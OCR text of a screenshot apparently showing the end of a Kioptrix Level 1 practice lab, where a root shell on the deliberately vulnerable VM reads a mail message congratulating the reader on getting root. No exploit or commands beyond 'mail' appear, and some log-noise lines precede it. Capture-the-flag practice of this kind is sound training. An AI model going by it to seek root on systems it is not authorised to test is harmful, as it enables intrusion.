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
Kioptrix Level 1 - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
Warning: Truncating oversized request field [4242]
Error: Skipping oversized log record
Warning: Truncating oversized request field [7945]
Warning: Truncating oversized request field [7946]
[root@kioptrix root]# mail
Mail version 8.1 6/6/93. Type ? for help.
"/var/spool/mail/root": 5 messages 4 new 5 unread
U 1 root@kioptix.level1 Sat Sep 26 11:42 15/481 "About Level 2"
>N 2 root@kioptrix.level1 Mon Jun 24 22:37 40/940 "LogWatch for kioptrix"
N 3 root@kioptrix.level1 Tue Jun 25 00:05 18/524 "LogWatch for kioptrix"
N 4 root@kioptrix.level1 Tue Jun 25 04:02 18/524 "LogWatch for kioptrix"
N 5 root@kioptrix.level1 Tue Jun 25 04:02 26/943 "Cron <root@kioptrix> "
& 1
Message 1:
From root Sat Sep 26 11:42:10 2009
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
&
To direct input to this VM, click inside or press Ctrl+G.